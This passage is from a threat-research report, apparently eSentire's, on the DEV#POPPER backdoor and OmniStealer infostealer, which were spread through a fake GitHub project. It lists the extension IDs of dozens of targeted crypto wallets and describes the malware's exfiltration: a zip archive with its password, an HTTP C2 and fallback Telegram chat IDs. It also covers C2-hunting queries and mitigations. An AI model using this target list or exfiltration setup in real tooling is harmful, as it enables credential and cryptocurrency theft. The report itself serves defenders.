onhogfjeacnfoofkfgppdlbmlmnplgbn
Sub-Polkadot
amkmjjmmflddogmhpjloimipbofnfjih
Wombat
glmhbknppefdmpemdmjnjlinpbclokhn
Orange
hmeobnfnfcmdkdcmlblgagmfpfboieaf
XDEFI
fcfcfllfndlomdhbehjjcoimbgofdncg
LeapCosmos
anokgmphncpekkhclmingpimjmcooifb
Compass-Sei
epapihdplajcdnnkdeiahlgigofloibg
Sender
efbglgofoippbgcjepnhiblaibcnclgk
Martian
ldinpeekobnhjjdofggfgjlcehhmanlj
Leather
lccbohhgfkdikahanoclbdmaolidjdfl
Wigwam
abkahkcbhngaebpcgfmhkoioedceoigp
Casper
bhhhlbepdkbapadjdnnojkbgioiodbic
Solflare
klghhnkeealcohjjanjjdaeeggmfmlpl
Zerion
lnnnmfcpbkafcpgdilckhmhbkkbpkmid
Koala
ibljocddagjghmlpgihahamcghfggcjc
Virgo
ppbibelpcjmhbdihakflkdcoccbgbkpo
UniSat
afbcbjpbpfadlkmhmclhkeeodmamcflc
Math
ebfidpplhabeedpnhjnobghokpiioolj
Fewcha-Move
fopmedgnkfpebgllppeddmmochcookhc
Suku
gjagmgiddbbciopjhllkdnddhcglnemk
Hashpack
jnlgamecbpmbajjfhmmmlhejkemejdma
Braavos
pgiaagfkgcbnmiiolekcfmljdagdhlcm
Stargazer
khpkpbbcccdmmclmpigdgddabeilkdpd
Suiet
kilnpioakcdndlodeeceffgjdpojajlo
Aurox
bopcbmipnjdcdfflfgjdgdjejmgpoaab
Block
kmhcihpebfmpgmihbkipmjlmmioameka
Eternl
aflkmfhebedbjioipglgcbcmnbpgliof
Backpack
ajkifnllfhikkjbjopkhmjoieikeihjb
Moso
pfccjkejcgoppjnllalolplgogenfojk
Tomo
jaooiolkmfcmloonphpiiogkfckgciom
Twetch
kmphdnilpmdejikjdnlbcnmnabepfgkh
OsmWallet
hbbgbephgojikajhfbomhlmmollphcad
Rise
nbdhibgjnjpnkajaghbffjbkcgljfgdi
Ramper
fldfpgipfncgndfolcbkdeeknbbbnhcc
MyTon
jnmbobjmhlngoefaiojfljckilhhlhcj
OneKey
fcckkdbjnoikooededlapcalpionmalo
MOBOX
gadbifgblmedliakbceidegloehmffic
Paragon
ebaeifdbcjklcmoigppnpkcghndhpbbm
SenSui
opfgelmcmbiajamepnmloijbpoleiama
Rainbow
jfflgdhkeohhkelibbefdcgjijppkdeb
OrdPay
kfecffoibanimcnjeajlcnbablfeafho
Libonomy
opcgpfmipidbgpenhmajoajpbobppdil
Slush
penjlddjkjgpnkllboccdgccekpkcbin
OpenMask
kbdcddcmgoplfockflacnnefaehaiocb
Shell
abogmiocnneedmmepnohnhlijcjpcifd
Blade
omaabbefbmiijedngplfjmnooppbclkk
Tonkeeper
cnncmdhjacpkmjmkcafchppbnpnhdmon
HAVAH
eokbbaidfgdndnljmffldfgjklpjkdoi
Fluent
fnjhmkhhmkbjkkabndcnnogagogbneec
Ronin
dlcobpjiigpikoobohmabehhmhfoodbb
ArgentX
aiifbnbfobpmeekipheeijimdpnlpgpp
Station
eajafomhmkipbjmfmhebemolkcicgfmd
Taho
mkpegjkblkkefacfnmkajcjmabijhclg
MagicEden
ffbceckpkpbcmgiaehlloocglmijnpmp
Initia
lpfcbjknijpeeillifnkikgncikgfhdo
Nami
fpkhgmpbidmiogeglndfbkegfdlnajnf
Cosmostation
kppfdiipphfccemcignhifpjkapfbihd
Frontier
cfbfdhimifdmdehjmkdobpcjfefblkjm
Plug
ookjlbkiijinhpmnjffcofjonbfbgaoc
Tezos
iokeahhehimjnekafflcihljlcjccdbe
Alby
mcbigmjiafegjnnogedioegffbooigli
EthosSui
mfgccjchihfkkindfppnaooecgfneiii
TokenPocket
gafhhkghbfjjkeiendhlofajokpaflmk
Lace
aheklkkgnmlknpgogcnhkbenfllfcfjb
Tronlink-Edge
pbpjkcldjiffchgbbndmhojiacbgflha
OKX-Edge
dfeccadlilpndjjohbjdblepmjeahlmm
Math-Edge
kcgelamicebnalepkbppmoeiaaaljcee
EthosSui-Edge
apenkfbbpmhihehmihndmmcdanacolnh
SafePal-Edge
pgpdomeflfhcmgdbfdlociknopahmbej
MyTon-Edge
ajkhoeiiokighlmdnlakpjfoobnjinie
Station-Edge
bcpcfajkbagnicoppbogbgemdodphjne
TorchWallet
faobkiaokccpmnhhefnobkbhnfjmbemh
ZetrixWallet
hcgejekffjilpgbommjoklpneekbkajb
Kibisis
nebnhfamliijlghikdgcigoebonmoibm
LeoWallet
einnioafmpimabjcddiinlhmijaionap
Wander
cnmamaachppnkjgnildpdmkaakejnhae
AuroWallet
dngmlblcodfobpdpecaadgfbcggfjfnm
MultiversX
klnaejjgbibmhlephnhpmaofohgkpgkd
ZilPay
ppdadbejkmjnefldpcdjhnkpbjkikoip
Rose
nhnkbkgjikgcigadomkphalanndcapjk
CLV
pdadjkfkgcafgbceimcpbkalnfnepbnk
KardiaChain
andhndehpcjpmneneealacgnmealilal
HaHa
cnoepnljjcacmnjnopbhjelpmfokpijm
Kabila
dldjpboieedgcmpkchcjcbijingjcgok
Fuel
ellkdbaphhldpeajbepobaecooaoafpg
ASIAlliance
nhccebmfjcbhghphpclcfdkkekheegop
Pelagus
lpilbniiabackdjcionkobglmddfbcjo
KeeperWallet
bdgmdoedahdcjmpmifafdhnffjinddgc
Bittensor
bhghoamapcdpbohphigoooaddinpkbai
GoogleAuth
Exfiltration

All harvested data is written to a password protected zip archive and exfiltrated to the C2 over HTTP. The password used in encrypting the archive is: ",./,./,./". The figure below displays the contents of a sample zip archive. On the surface, we can immediately see that the victim's login keychain database was stolen.Figure 42 – Exfiltrated zip archive (unzipped, macOS)
The _info.json file contains a JSON formatted list of information about the victim system, campaign ID, hardware ID, user ID, timestamp, etc.Figure 43 – Victim _info.json file
As a fallback option, exfiltration occurs via Telegram via chat/group IDs: 7699029999, 7609033774, and -4697384025.Figure 44 – Exfiltrate via Telegram
Censys Query
The following Censys query can be used to identify additional C2s:
host.services.endpoints.http.headers: (key = "Server" and value = "EmbedIO/3.5.2") and host.services.endpoints.port = "27017"
Yara Rules
The following Yara rule can be used to detect the initial stager for DEV#POPPER. The remainder of stages discussed herein are only resident in memory.
The Node.js script DEV#STOPPER.js is available here and can be used by security researchers to deobfuscate DEV#POPPER intermediary stages and final payloads like the DEV#POPPER RAT loader and DEV#POPPER RAT itself.
What did we do?
Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
We communicated what happened with the customer and helped them with remediation efforts.
What can you learn from this TRU Positive?
Software Developers are prime targets for sophisticated supply chain attacks through weaponized GitHub repositories. The APT distributes malware disguised as legitimate open-source projects - in this case, "ShoeVista," a fake eCommerce platform.
Simply cloning and running the application triggers a multi-stage attack chain (DEV#POPPER backdoor -> OmniStealer infostealer) that steals credentials developers need daily: GitHub tokens, SSH keys, AWS/Azure/GCP credentials, environment variables with API keys, and browser-stored passwords/cookies.
This grants threat actors access not just to your machine, but to your entire organization's infrastructure, source code repositories, and production systems.
Interpreted languages like Node.js and Python enable the APT to target a variety of operating systems.
Security researchers can use the provided Node.js tooling to decrypt variants of DEV#POPPER without relying on online deobfuscation tools that fail to produce a fully deobfuscated sample.
Node.js deobfuscation is an incredibly complex task, often requiring multiple "passes" on code parsed into an AST in order to simplify it further.
Recommendations from the Threat Response Unit (TRU)
Block crypto-network APIs used by threat actors for payload staging.
Software developers should assume any code from untrusted sources is hostile: verify repository authenticity, audit code before execution, isolate development environments, use hardware wallets for cryptocurrencies, store secrets in hardware security keys or password managers with strong 2FA, and never store seed phrases on disk.
Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.
The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.